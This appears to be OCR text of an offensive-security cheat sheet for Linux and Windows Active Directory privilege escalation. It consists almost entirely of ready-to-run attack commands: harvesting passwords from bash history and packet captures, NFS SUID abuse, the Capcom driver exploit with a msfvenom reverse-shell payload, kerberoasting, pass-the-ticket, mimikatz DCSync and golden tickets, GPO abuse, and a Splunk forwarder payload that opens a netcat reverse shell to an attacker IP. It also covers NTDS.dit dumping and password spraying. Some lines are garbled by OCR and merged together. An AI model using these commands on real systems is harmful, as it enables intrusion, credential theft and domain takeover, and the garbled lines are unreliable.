
Domain: No

Local Admin: Yes

OS: Windows/Linux

Type: Enumeration & Hunt

1. locate *.ovpn



BASH HISTORY


Domain: No

Local Admin: Yes

OS: Windows/Linux

Type: Enumeration & Hunt

1. history
2. cat /home/<user>/.bash_history
3. cat ~/.bash_history | grep -i passw




PACKAGE CAPTURE

Domain: No

Local Admin: Yes

OS: Windows/Linux

Type: Sniff



1. tcpdump -nt -r capture.pcap -A 2>/dev/null | grep -P 'pwd='


NFS ROOT SQUASHING

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Remote Procedure Calls (RPC)



1. showmount -e <victim_ip>
2. mkdir /tmp/mount
3. mount -o rw,vers=2 <victim_ip>:/tmp /tmp/mount
4. cd /tmp/mount
5. cp /bin/bash .
6. chmod +s bash


ABUSING ACCESS CONTROL LIST

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1. $user = "megacorp\jorden"
2. $folder = "C:\Users\administrator"
3. $acl = get-acl $folder
4. $aclpermissions = $user, "FullControl", "ContainerInherit, ObjectInherit", "None", "Allow"
5. $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclpermissions
6. $acl.AddAccessRule($aclrule)
7. set-acl -path $folder -AclObject $acl
8. get-acl $folder | folder

ESCALATE WITH SEBACKUPPRIVILEGE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1. import-module .\SeBackupPrivilegeUtils.dll
2. import-module .\SeBackupPrivilegeCmdLets.dll
3. Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\temp\ndts.dit




ESCALATE WITH SEIMPERSONATEPRIVILEGE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1. https://github.com/dievus/printspoofer
2. printspoofer.exe -i -c "powershell -c whoami"


ESCALATE WITH SELOADDRIVERPRIVILEGE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



FIRST:
Download https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys
Download https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp
Download https://github.com/tandasat/ExploitCapcom
change ExploitCapcom.cpp line 292
TCHAR CommandLine[] = TEXT("C:\\Windows\\system32\\cmd.exe");
to
TCHAR CommandLine[] = TEXT("C:\\test\\shell.exe");
then compile ExploitCapcom.cpp and eoploaddriver.cpp to .exe

SECOND:
1. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > shell.exe
2. .\eoploaddriver.exe System\CurrentControlSet\MyService C:\test\capcom.sys
3. .\ExploitCapcom.exe
4. in msf exec `run`


ESCALATE WITH FORCECHANGEPASSWORD

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

Import-Module .\PowerView_dev.ps1

Set-DomainUserPassword -Identity user1 -verbose

Enter-PSSession -ComputerName COMPUTERNAME -Credential “”


ESCALATE WITH GENERICWRITE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege




```
$pass = ConvertTo-SecureString 'Password123#' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('DOMAIN\MASTER USER'), $pass)
Set-DomainObject -Credential $creds USER1 -Clear serviceprincipalname
Set-DomainObject -Credential $creds -Identity USER1 -SET @{serviceprincipalname='none/fluu'}
.\Rubeus.exe kerberoast /domain:<DOMAIN>
```


ABUSING GPO

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1..\SharpGPOAbuse.exe --AddComputerTask --Taskname "Update" --Author DOMAIN\<USER> --Command "cmd.exe" --Arguments "/c net user Administrator Password!@# /domain" --GPOName "ADDITIONAL DC CONFIGURATION"

PASS-THE-TICKET

Domain: Yes


Local Admin: Y/N

OS: Windows

Type: Abuse Ticket

1..\Rubeus.exe asktgt /user:<USET>$ /rc4:<NTLM HASH> /ptt

2.klist




GOLDEN TICKET

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Ticket



1.mimikatz # lsadump::dcsync /user:<USER>

2.mimikatz # kerberos::golden /user:<USER> /domain:</DOMAIN> /sid:<OBJECT SECURITY ID> /rce:<NTLM HASH> /id:<USER ID>


ABUSING SPLUNK UNIVERSAL FORWARDER

Domain: Yes

Local Admin: Y/N

OS: Linux/Windows

Type: Abuse Channel




```
python PySplunkWhisperer2_remote.py --lhost 10.10.10.5 --host 10.10.15.20 --username admin --password admin --payload '/bin/bash -c "rm /tmp/luci11;mkfifo /tmp/luci11;cat /tmp/luci11|/bin/sh -i 2>&1|nc 10.10.10.5 5555 >/tmp/luci11"'
```

ABUSING GDBUS


Domain: No

Local Admin: Yes

OS: Linux

Type: Abuse Channel

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path
/com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image
/home/nadav/authorized_keys /root/.ssh/authorized_keys true
```




ABUSING TRUSTED DC

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Channel



1. Find user in First DC
2. If port 6666 enabled
3. proxychains evil-winrm -u user -p 'pass' -i 10.100.9.253 -P 6666
4. . \mimikatz. exe "privilege:: debug" "sekurlsa:: logonpasswords" "token:: elevate" *lsadump:: secrets* *exit"
5. proxychains evil-winrm -u Administrator -p 'pass dumped in step 4' -i 10.100.10.100 -P 6666

NTLM RELAY


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: NTLM

1. responder -I eth1 -v
2. ntlmrelayx.py ...



EXCHANGE RELAY


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: NTLM

1. responder -I eth1 -v
2. ./exchangeRelayx.py ...




DUMPING WITH DISKSHADOW

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Dumping



1. priv.txt contain

SET CONTEXT PERSISTENT NOWRITERSp

add volume c: alias 0xprashantp

createp

expose %0xprashant% z:p

2. exec with diskshadow /s priv.txt


DUMPING WITH VSSADMIN

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Dumping




```
vssadmin create shadow /for=C:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\ShadowCopy
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\ShadowCopy./kerbrute_linux_amd64 passwordspray -d domain.local --dc 10.10.10.10 domain_users.txt Password123
```

PASSWORD SPRAYING

